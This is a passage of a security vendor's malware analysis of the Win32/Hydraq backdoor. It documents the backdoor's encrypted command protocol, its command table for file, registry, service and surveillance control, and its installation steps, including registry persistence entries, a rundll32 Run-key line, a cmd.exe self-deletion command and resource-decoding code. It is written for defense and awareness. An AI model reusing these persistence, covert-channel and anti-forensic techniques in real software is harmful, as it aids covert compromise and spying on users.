
b. Encrypt the information collected using a custom encryption were the key used is derived from the result of GetTickCount API. The encrypted data will be encrypted again using a bitwise `NOT`.

c. Generate a CRC hash value of the encrypted information.

d. Send the collected information to the client.




[Listing 10 - Constructed message from the server]



[Listing 11 - Captured packet received by the client]

The server is now ready to accept backdoor commands from the remote attacker.

The complete 3-way handshake process between the backdoor server and the client will look like this:



[Listing 12 - The backdoor 3-way handshake process]

3.5 **Backdoor Communication Protocol 0x01:** Execution of Client-Server Commands

During the 3-way handshake process, we discovered that the Win32/Hydraq backdoor constructs a custom packet. This is a communication protocol designed so that the client and server can recognize each other over the network. The information header format is different from each end point.

3.5.1 Client's Information Header Format

[Figure 1 - The client process the server information header.]

The constructed information header is 20 bytes in size in the following format: *(Note: The values in Table 01 are for illustration purpose only)*

Client Command Reference (DWORD)	Task (DWORD)	Start / End Flag (DWORD)	Size of Data sent (DWORD)	Data CRC (WORD)	Data Encryption Key (WORD)
00 00 00 00	02 00 00 00	01 00 00 00	B0 00 00 00	75 53	A1 00

[Table 01 - Client's Information Header Format]

The client's Command Reference and Task will be discussed in the section "Backdoor Command Reference". It is important to take note that the information from the server is encrypted using a bitwise `NOT`, while the information from the client is encrypted using a bitwise `XOR` with `0xCC` as the key. (see Listing 12)

Fields	Offset	Description
Client Command Reference	0x00	This field is a reference used for identifying the group of a specific backdoor command.
Task	0x04	This field contains the code used to identify which backdoor instruction to execute.
Start / End	0x08	This field is a flag that signals the receiver start (1) or end (-1) of data.

Fields	Offset	Description
Data Size	0x0C	This field contains the size of the encrypted data included in transmission.
Data CRC	0x10	A CRC value computed based on the encrypted data. This field is used for integrity checking of the encrypted data.
Data Encryption	0x12	It is a word value used as the decryption key for the encrypted data. This field is used to preserve the confidentiality of the encrypted data.
Encrypted Data	0x14	This offset contains the encrypted data being transmitted to the client or server.

[Table 02 - Information Header Definition]

3.5.2 Server's Information Header Format

[Figure 02 - The client process the server information header.]

The constructed information header is 20 bytes in size with the following format. (*Note: The values in Table 03 are for illustration purpose)*

Server Information Reference (DWORD)	Server Information Code (DWORD)	Start / End Flag (DWORD)	Size of Data sent (DWORD)	Data CRC (WORD)	Data Encryption Key (WORD)
00 00 00 00	02 00 00 00	01 00 00 00	B0 00 00 00	75 53	A1 00

[Table 03 - Server's Information Header Format]

The difference between the client and server header information is the Server Info Reference (offset `0x00`) and Information Code (offset `0x04`). Based on our simulation and code inspection, the backdoor client uses the following numeric codes to identify the content of the received information: *(Note: The Backdoor Command and Task is discussed in section Backdoor Command Table)*

Server Information Reference	Server Information Code (expected values)	Backdoor		Type of Information *Note: The client expects the following action or information below from the server.*
		Command	Task	
0x00	0x03	0x02	0x00	Receive arbitrary file
0x00	0x04	0x04	0x08	Write received data to file
0x00	0x05	0x04	0x09	Read file information
0x00	0x06	0x07	0x0B	Receive VedioDriver
0x02	0x00	0x00	0x00	Process list
0x02	0x01	0x00	0x01	Terminated process
0x03	0x00	0x01	0x00	Service list
0x05	0x00	0x03	0x00	Enumerated registry keys
0x05	0x01	0x03	0x01	Registry keys
0x05	0x02	0x03	0x02	Deleted registry info
0x05	0x06	0x03	0x06	Deleted key info
0x06	0x00	0x04	0x00	Logical drive info
0x06	0x01	0x04	0x01	Searched file information
0x06	0x07	0x04	0x07	Filenames in a directory
0x08	0x06	0x05	0x06	File CRC
0x09	0x01	0x06	0x01	File information
0x09	0x02	0x06	0x02	Header only
0x0C	0x02	0x08	0x00	Header only
0x14	0x04	0x09	0x01	Network.ics

[Table 04 - Server Information Header Definition]

3.6 Backdoor Command Reference

Aside from the malware code obfuscated with JMPs and NOPs, Win32/Hydraq also constructs a reference table that will be used by the Command Reference field found in the client's information header to convert the actual commands.

Once the server receives a packet from the client, it performs the following task to convert the client's Command Reference value:

1. Perform a bitwise `XOR` with `0xCC` as the key in the information transmitted.
2. The value in the Command Reference field will be added with negative two (-2).
3. Match the value obtained in Step 2 in the Table 05 to get the Actual Command.

To elaborate on this further, let's take an example where the remote attacker requests information about the logical drive of the compromised system.

In Table 05, the Command Reference for retrieving the logical drive is `Command 0x04`. (see Table 06 for Backdoor Command and Task reference)

In this example, the Command Reference is `CA CC CC CC`, and the Task Number is `CC CC CC CC`.

Converting the correct instruction to execute:

```
1.0xCCCCCCCA XOR 0xCCCCCCCC = 6

2.6 + (-2) = 4
```


Command Reference	Backdoor Command
0x00	0x00
0x01	0x01
0x02	0x02
0x03	0x03
0x04	0x04
0x05	0x0A
0x06	0x05
0x07	0x06
0x08	0x07
0x09	0x0A
0x0A	0x08
0x0B	0x0A
0x0C	0x0A
0x0D	0x0A
0x0E	0x0A
0x0F	0x0A
0x10	0x0A
0x11	0x0A
0x12	0x09

[Table 05 - Backdoor Command Reference]

3. Resulting match:

Command Reference	Backdoor Command
0x04	0x04

Listing 13 displays the captured communication between the client and server retrieving the logical drive information of the compromised system.



[Listing 13 - Captured client server communication]

3.7 Backdoor Command Table

The Win32/Hydraq backdoor features 10 command switches, which theoretically allow the remote attacker to perform almost everything. An attacker can manipulate files, registries, services, process, privileges, search files and directories, remote download, update configurations, open applications, and steal any desired information. Attackers can initiate real-time graphical control and watch a user's desktop using `Command 0x07 Task 0x0b` (see Appendix D for discussion of acelpvc.dll and VedioDriver.dll installation).

Backdoor Command	Task	Description
`Command 0x00`	`Task 0x00`	Adjust Token Privilege / Access Privilege Escalation and Enumerate Process.
	`Task 0x01`	Terminate Process
	`Other value (Task 0x02 or more)`	Receive further commands.
`Command 0x01`	`Task 0x00`	Enumerate service configuration and sends back to the client.

	Task 0x01	Modify or change service configuration. Predefined Start type: 2-SERVICE_AUTO_START, 3-SERVICE_DEMAND_START, 4-SERVICE_DISABLED
	Task 0x02	Start or stop a service.
	Task 0x03	Delete a service.
	Other value (Task 0x04 or more)	Receive further commands.
Command 0x02	Task 0x00	Execute a new thread to perform the following: 1. Connect to a client. 2. Downloads an arbitrary file. 3. Save it as %Temp%\mdm.exe 4. Execute the downloaded file, else delete the file.
	Other value (Task 0x01 or more)	Receive further commands.
Command 0x03	Task 0x00	Enumerate sub keys of a registry key and send the information back to the client.
	Task 0x01	Enumerate values of a registry key and send the information back to the client.
	Task 0x02	Delete registry values and send back the deleted information to remote server
	Task 0x03	Delete registry keys with conditions. The conditions are based on the value of specified registry key.
	Task 0x04	Set registry values with conditions. The conditions are based on the value of specified registry key.
	Task 0x05	Set registry values without conditions.
	Task 0x06	Delete registry keys and send the deleted information back to the remote server.
	Task 0x07	Create registry entries with conditions. (Create, set registry value or delete registry key) . The condition is based on the value of specified registry key.
	Task 0x08	Create registry keys without condition.
	Other value (Task 0x09 or more)	Receive further commands.
Command 0x04	Task 0x00	Retrieve information about all logical drives, volume information, disk space and drive type. Sends the gathered information to the client.
	Task 0x01	Checks if a file exists.
	Task 0x02	Execute or open a file.
	Task 0x03	Copy the file to another location.
	Task 0x04	Delete a directory or file.
	Task 0x05	Move a file location.
	Task 0x06	Modify file attributes.
	Task 0x07	Search directory and send all filenames to client.

	Task 0x08	Create a thread to perform the following: 1. Create a client specified file. 2. Connect to a client 3. Receive data to be used as file content. 4. Write data to file
	Task 0x09	Create a thread to perform the following: 1. Get the CRC hash value of the specified file 2. Retrieve the value in the registry key HKLM\Software\Sun\IsoTp 3. Send the data to the client 4. Read the specified file content 5. Send the data to the client
	Other value (Task 0x0a or more)	Receive further commands.
Command 0x05	Task 0x00	There is no routine for Task 00.
	Task 0x01	Force shutdown of the system.
	Task 0x02	Force reboot of the system.
	Task 0x03	Delete the current malware registry service. It verifies and removes the registry key if the service name is registered in HKLM \SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost \netsvc. Move the file %Temp%\c_1758.nls to another directory.
	Task 0x04	There is no routine for Task 04.
	Task 0x05	Clears the “Application” event logs.
	Task 0x06	Get file size and CRC value, then send back to the remote server.
	Task 0x07	There is no routine for Task 07.
	Task 0x08	Modify registry configuration “AppleTlk” found in HKLM\Software \Sun\1.1.2 information based on decrypted resource file.
	Task 0x09	Modify registry configuration “IsoTp” found in HKLM\Software\Sun \1.1.2, information based on decrypted resource file.
	Other value (Task 0x0a or more)	Receive further commands.
Command 0x06	Task 0x00	There is no routine for Task 00.
	Task 0x01	Create a thread to perform the following: 1. Search file with conditions (date time created). 2. Send file to remote server
	Task 0x02	Sends header data with the following values: 9000 2000 0000 0000 00XX 0x00 = 0x0009; 0x04 = 0x0002; 0x08 = 0x0000; 0x0C = 0x0000; 0x10 = 0x00 0x12 = 0xXX (encryption key)
	Other value (Task 0x03 or more)	Receive further commands.
Command 0x07	Task 0x00 - 0x0a	Receive further commands.

	Task 0x0b	Create a thread to perform the following: 1. Load the library file %system%\acelpvc.dll. 2. Check for the presence of %system%\VedioDriver.dll. If not found, download the file from the server and modify the time attributes to be the same as legitimate system file.
	Other value (Task 0x0c or more)	Receive further commands.
Command 0x08	Task 0x00	Sends header data in this format: C 0 0 0 0000 1 0 0 0 0000 0 0 XX 0x00 = 0x000C; 0x04 = 0x0000; 0x08 = 0x1000; 0x0C = 0x0000; 0x10 = 0x00 0x12 = 0xXX (encryption key)
	Other value (Task 0x01 or more)	Receive further commands.
Command 0x09	Task 0x00	There is no routine for Task 00.
	Task 0x01	Read the information in the file %system%\drivers\etc\networks.ics and send the content to the remote server.
	Task 0x02	Delete the file %system%\drivers\etc\network.ics.
	Other value (Task 0x03 or more)	Receive further commands.

[Table 06 - Backdoor Command and Task Descriptions]

3.9 Backdoor Commands In Action

"Primary goal of the attackers was accessing the Gmail accounts of Chinese human rights activist" - statement published in a Google blog post entitled *"A new approach to China"*.

Malware designed for spying and obtaining sensitive information must have the following offensive capabilities:

1. Probing - the act of searching, exploring, and investigating.
2. Exfiltration of sensitive information.
3. Surveillance - the ability to capture images, audio and/or video.
4. Covert Communication Channel - is a hidden communication embedded into the header and/or payload of an overt communication channel to avoid discovery of on-going attacks over the network.
5. Covering Tracks - the ability to stay undetected and avoid forensic discovery.

Let's summarize and see what we have learned and discovered from *Hydraq's* code.

3.9.1 Probing and exfiltration of sensitive information

The Windows Registry is the heart of the Windows Operating System. It stores users profile, installed applications, privileges for applications and folders, hardware profiles, current logged-on information, mounted devices, the MRU list, wireless network information, LAN computers and passwords [10].

Using `Command 0x03 Task 0x00` and `Task 0x01`, a remote attacker using *Hydraq* can substantially extract useful information from Windows Registry.

`Command 0x03`	`Task 0x00`	Enumerate sub keys of a registry key and send the information back to the client.
	`Task 0x01`	Enumerate values of a registry key and send the information back to the client.

Using `Command 0x01 Task 0x00`, a remote attacker using *Hydraq* can find out the services that are available on the compromised system. Windows services display what type of connections is available that attackers can take advantage of to administer further attacks.

`Command 0x01`	`Task 0x00`	Enumerate service configuration and sends back to the client.

Using `Command 0x04 Task 0x00`, a remote attacker using *Hydraq* can determine all logical drives and if the disk drive is a removable, fixed, CD-ROM, or network drive. (see Backdoor Command Reference Listing 13 for the captured communication of client-server)

The attacker can then execute `Command 0x04 Task 0x07` to search a directory or `Command 0x06 Task 0x01` to search a file.

`Command 0x04`	`Task 0x00`	Retrieves information about all logical drives, volume information, disk space and drive type. It then sends the gathered information to the client.
	`Task 0x07`	Searches the directory and sends all filenames to client.

`Command 0x06`	`Task 0x01`	Creates a thread to perform the following: 1. Search a file with conditions (date time created). 2. Send the file to remote server

Through `Command 0x03`, a remote attacker using *Hydraq* can manipulate the registry and use `Command 0x05 Task 09` to store and update gathered information. `Command 04 Task 09` retrieves the stored information and assures the integrity of the file sent to remote attacker.

The backdoor can retrieve any file and information at anytime using `Command 0x06 Task 01`.

Hydraq reads the contents of network.ics using `Command 0x09 Task 0x01`. Network.ics contains information including network name and number mapping for local area network.

`Command 0x09`	`Task 0x01`	Reads 616 bytes (0x268) of information stored in the file %system%\drivers \etc\networks.ics and sends the content to the remote server.

The attacker can manipulate the routing table to redirect traffic to the compromised system. The `Command 0x04 Task 0x02` can be used to open or execute a file or program, and `Command 0x04 Task 0x08` can be use to update network.ics content.

Thus, it can perform a *man-in-the-middle* attack, where attacker can intercept traffic and capture information.

3.9.2 Surveillance

Hydraq probing capabilities can determine whether the compromised machine has audio/video enabled applications and devices (for example instant messengers and webcam connection). The attacker can use available application and devices to capture images, voice and video for surveillance.

However, as discussed earlier, *Hydraq* can also initiate a real-time graphical control and watch a user's desktop using `Command 0x07 Task 0x0B` (see Appendix D for discussion of acelpvc.dll and VedioDriver.dll installation).

3.9.3 Covert Communication

As discussed, *Hydraq's* client-server uses port 443 as an overt communication channel[1] (see Backdoor Communication Protocol) and embeds a custom header (see Appendix B showing the initial handshake header) to avoid discovery of on-going attacks over the network.

3.9.4 Covering Tracks

Covering tracks is important in hacking. It extends or allows the attacker to stay undetected for a long period of time. It also removes evidence of hacking and lessens the chances of identification.

If *Hydraq* can escalate privileges it can also adjust them; if it can execute and run any program/application, it can terminate it. It can remove its traces in services, registry, file/s, folder/s, change file attributes and move file/s into different locations. It can also force shutdowns or reboot the system, which can remove valuable traces in memory to avoid digital forensics discovery.

Furthermore, in `Command 0x04 Task 0x02` the remote attacker can clear Application Event logs.

---

[1] Overt channel is any communication path for the authorized data transmission within a computer system or network. HTTP and HTTP SSL is an overt channel.

`Command 0x05`	`Task 0x05`	Clears the “Application” event logs.

3.9.5 Expandable Features

In `Command 0x02 Task 0x00`, the remote attacker can download and execute arbitrary files onto compromised systems, and it can adjust process token privileges using `Command 0x00 Task 0x00`. This sets of commands further expands the capability of the attacks.

`Command 0x02`	`Task 0x00`	Execute a new thread to perform the following: 1. Connect to the client. 2. Downloads an arbitrary file. 3. Save it as %Temp%\mdm.exe 4. Execute the downloaded file, else delete the file.

`Command 0x00`	`Task 0x00`	Adjust Token Privilege / Access Privilege Escalation and Enumerate Process.

The backdoor configuration that is stored in the registry can be updated using `Command 05 Task 0x08`. This means that the remote attacker can modify and change the connection details at any-time.

Summary

The discovery of *Hydraq* allowed us to explore and understand the underlying features of a highly sophisticated means of attack. It takes time, organization, skill, and resources to successfully deploy coordinated attacks against high profile infrastructures such as Google.

Clearly, the increasing wealth of information stored in the cloud[2] is becoming an attractive target. The emerging world of cyberspace is now at war against cybercriminals and those conducting cyberwarfare [7] [8]. Sophisticated attacks exploiting unknown software vulnerabilities as means of entry point provides an advantage for attackers to silently infiltrate and perform various forms of spying including the ability to deploy video and audio surveillance, and the probing and stealing of sensitive desired information. *Hydraq's* communication protocol is carefully crafted and researched making it difficult to detect and recognize an on-going attack over the network. The level of detail of the backdoor commands allow a remote attacker to perform the necessary tasks using a smaller resource footprint.

In conclusion, the emergence of this type of sophisticated offensive capability will continue to pose challenges for cyberspace security defenses. By exposing the intricate details of *Hydraq*, we hope to assist and contribute to overall cyber security learning and awareness.

[2] Cloud refers to services accessed and stored on the internet cloud. Take note, Google disclosed that attackers accessed two Gmail accounts of Chinese human rights activist. [1]

Safe Computing Habits

With the proliferation of Web-based attacks vector and the increase in global Internet usage, it is more important than ever to be cautious to ensure safety online. Security is a process. To be secure, you must be aware, apply the right technology, understand your daily computing activity and identify the amount of information or data you want to secure.

Let the Technology Work For You

Here are some easy steps and reminder to ensure that your CA security products provides optimal protection for you.

1. Your security scanner must be always turned on and up-to-date with the latest signature. Real-time scanning protects you from possible infection that you may get from compromised Websites, network shares, email and flash drives.

2. Turn on your firewall. Your firewall provides a different layer of security that guards you from network attacks and blocks unauthorized access to your machine. A firewall with real-time malware behavior intrusion detection could prevent or lessen the impact of malware infection.

3. Turn on Data Execution Prevention (DEP). This feature is available in Windows XP SP3, Windows Server 2003, Windows Server 2008, Windows Vista and Windows 7. Refer Microsoft instruction on how to configure memory protection in Windows XP SP 2 at http://technet.microsoft.com/en-us/library/cc700810.aspx

4. Increase your browser security settings. You can refer CERT Web browser security tips at http://www.cert.org/tech_tips/securing_browser

Be Security-Aware

1. Do NOT open email from people you don't know. Think twice and verify before clicking a URL or open an attachment. Don't be click happy! All it takes is a moment of inattention.

2. Implement strong password. Refer to these Microsoft Tips for creating a strong password: http://www.microsoft.com/protect/yourself/password/create.mspx

3. When conducting online banking or financial transaction, make sure your browser connection is secure.

4. Encrypt online communication and confidential data.

5. Back up your important data. Keep a copy of all your files and store them separately.

6. Be cautious about instant messaging. Avoid chatting with people you don't know, especially if they ask for personal information such as photos or want you to do something for them.

7. Protect your identity while enjoying online social networking activities. Be wary of clicking links or suspicious profiles. Double-check the integrity of the connection or friend request before adding anyone to your network. Avoid installing extras such as third-party applications; they may lead to malware infection, or attackers could use them to steal your identity.

8. Avoid piracy by downloading from secure sources.

9. Avoid threats that use social engineering techniques by checking user feedback about a Web site before visiting it, and reader feedback about an application before installing it.

10. If you are using Adobe PDF Reader, prevent your default browser from automatically opening PDF document. Refer to our CA Security Advisor research blog entry at http://community.ca.com/blogs/securityadvisor/archive/2009/02/24/attackers-love-zero-day.aspx

11. Check for and install security updates regularly.

12. Be careful with search engine results. Read them carefully and check to ensure that the content relates to your subject before clicking the Web site link.

Make Internet computing safe - report suspicious files and Web sites to virus@ca.com

Appendix A - Other variant method of installation

1. Enumerates all services with the following characteristics:

```
ServiceType = SERVICE_WIN32
ServiceState = 3
```

2. Searches for services with the SERVICE_RUNNING state or the service name Brower [*sic*].

   a.The malware checks the service configuration for the following ImagePatch value:

   ```
   svchost.exe -k netsvcs
   ```

   (It searches for services with this value as a command line parameter)

   b. If the ImagePath value is found, it checks the registry key below and retrieves the value of ServiceDll registry entry:

```
HKLM\SYSTEM\CurrentControlSet\Services\<service name>\Parameters
```

   c. The malware modifies the service's configuration, modifying the service Start and Type characteristics to the following:

```
Start - 2 SERVICE_AUTO_START
Type - 110
      SERVICE_INTERACTIVE_PROCESS|SERVICE_WIN32_OWN_PROCESS
```

   These service modifications enable the service to start automatically, interact with the desktop, and run in its own process.

3. If Step 2 is successful, the malware performs the following instructions:

   a. Loads the resource file in memory and writes the resource's content to a file in `"%USERPROFILE%\<service name>.dll"`.

   This behavior drops the DLL component in the directory, `"%USERPROFILE%\<service name>.dll"`

   Note: `%USERPROFILE%` is `"C:\Documents and Settings\<username>".`

   b. As part of its anti-forensic discovery, the malware modifies the DLL file time attributes to be the same as kernel32.dll.

   The date created, last accessed, and last modified will be modified in this case.

   c. The *Hydraq* dropper modifies the registry key of the target service:

```
HKLM\SYSTEM\CurrentControlSet\Services\<service name>\Parameters\ServiceDll =
"%USERPROFILE%\<service name>.dll"
```

   This automatically executes the DLL component on system start.

   d.The malware starts the target service to execute the DLL component.

4. If Step 2 is NOT successful, the malware performs the following instructions:

a. Loads the malware's resource file in memory and writes the resource's content to a file in "%USERPROFILE%\<random name>.dll".

This behavior drops the DLL component file in the directory "%USERPROFILE%\<random name>.dll"

Note:
%USERPROFILE% is "C:\Documents and Settings\<username>".
<random characters> is based on the result of GetTickCount API.

b. The malware creates a service with the same name as the generated filename of the DLL component and with the following characteristics:

```
DesiredAccess = SERVICE_ALL_ACCESS
ServiceType = SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS
StartType = SERVICE_AUTO_START
ErrorControl = SERVICE_ERROR_NORMAL
BinaryPathName = "%SystemRoot%\System32\svchost.exe -k "random name""

HKLM\SYSTEM\CurrentControlSet\Services\<random name>\Type =
SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS

HKLM\SYSTEM\CurrentControlSet\Services\<random name>\Start = SERVICE_AUTO_START
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\ErrorControl = dword:00000001
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\ImagePath =
%SystemRoot%\System32\svchost.exe -k "<random name>"

HKLM\SYSTEM\CurrentControlSet\Services\<random name>\DisplayName = "<random name>"
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\ObjectName = "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\Description = "<random name>"
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\Parameters\ServiceDll = "%US-
ERPROFILE%\<random name>.dll"
HKLM\SYSTEM\CurrentControlSet\Services\<random name>\Parameters\StubPath = <drop-
per component filename>
```

It also adds the service name in the registry key below so the service will be executed on start as a system service.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\<random name> = <random
name>
```

c. The malware starts the created service to execute the DLL component.

If the malware fails to create the service it adds the following registry entry:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<random name> = rundll32.exe
"%USERPROFILE%\<random name>.dll", Launch
```


It then executes the process with the parameters below. If this fails the malware will delete the DLL component file.

```
rundll32.exe "%USERPROFILE%\<random name>.dll", Launch
```

Lastly the malware executes the file cmd.exe with the command line parameters below. The purpose of this is to delete the dropper component.

```
 "%system%\cmd.exe /c del "<dropper filename>" > nul"
```

Appendix B - Initial Handshake



Appendix C - Customize Character Decoding

Resource decryption - Resource size is 0x158.

The malware does not modify the first 8 bytes of the resource and decodes the remaining `0x150` bytes using bitwise `XOR` on the `0x150` byte of the resource with `0x99` as the key. The following decoding logic is used:

```
//----->Start decoding code

        int k = 0;      //used for output buffer - decode result
        for(int i = 0; i < 0x150; i+=4)
        {
          for(int j = 0; j < 0x04; j++)
          {
            rsrc_buffer[i+j] = rsrc_buffer[i+j] ^ 0x99;
            if (rsrc_buffer[i+j] >= 0x41 && rsrc_buffer[i+j] =< 0x5A )  //0x41 = 'A' | 0x5A = Z
            {
               rsrc_buffer[i+j] = rsrc_buffer[i+j] - 0x41;
            }
            else if (rsrc_buffer[i+j] >= 0x61 && rsrc_buffer[i+j] =< 0x7A ) //0x61 = 'a' | 0x7A = 'z'
            {
               rsrc_buffer[i+j] = rsrc_buffer[i+j] - 0x47;
            }
            else if (rsrc_buffer[i+j] >= 0x30 && rsrc_buffer[i+j] =< 0x39)  //0x30 = '0' | 0x39 = '9'
            {
               rsrc_buffer[i+j] = rsrc_buffer[i+j] + 0x04;
            }
            else if (rsrc_buffer[i+j] == 0x2B)  // 0x2B = '+'
            {
               rsrc_buffer[i+j] = 0x3E; // 0x3E = '>'
            }
            else if (rsrc_buffer[i+j] == 0x2F)  // 0x2F = '/'
            {
               rsrc_buffer[i+j] = 0x3F; // 0x3F = '?'
            }
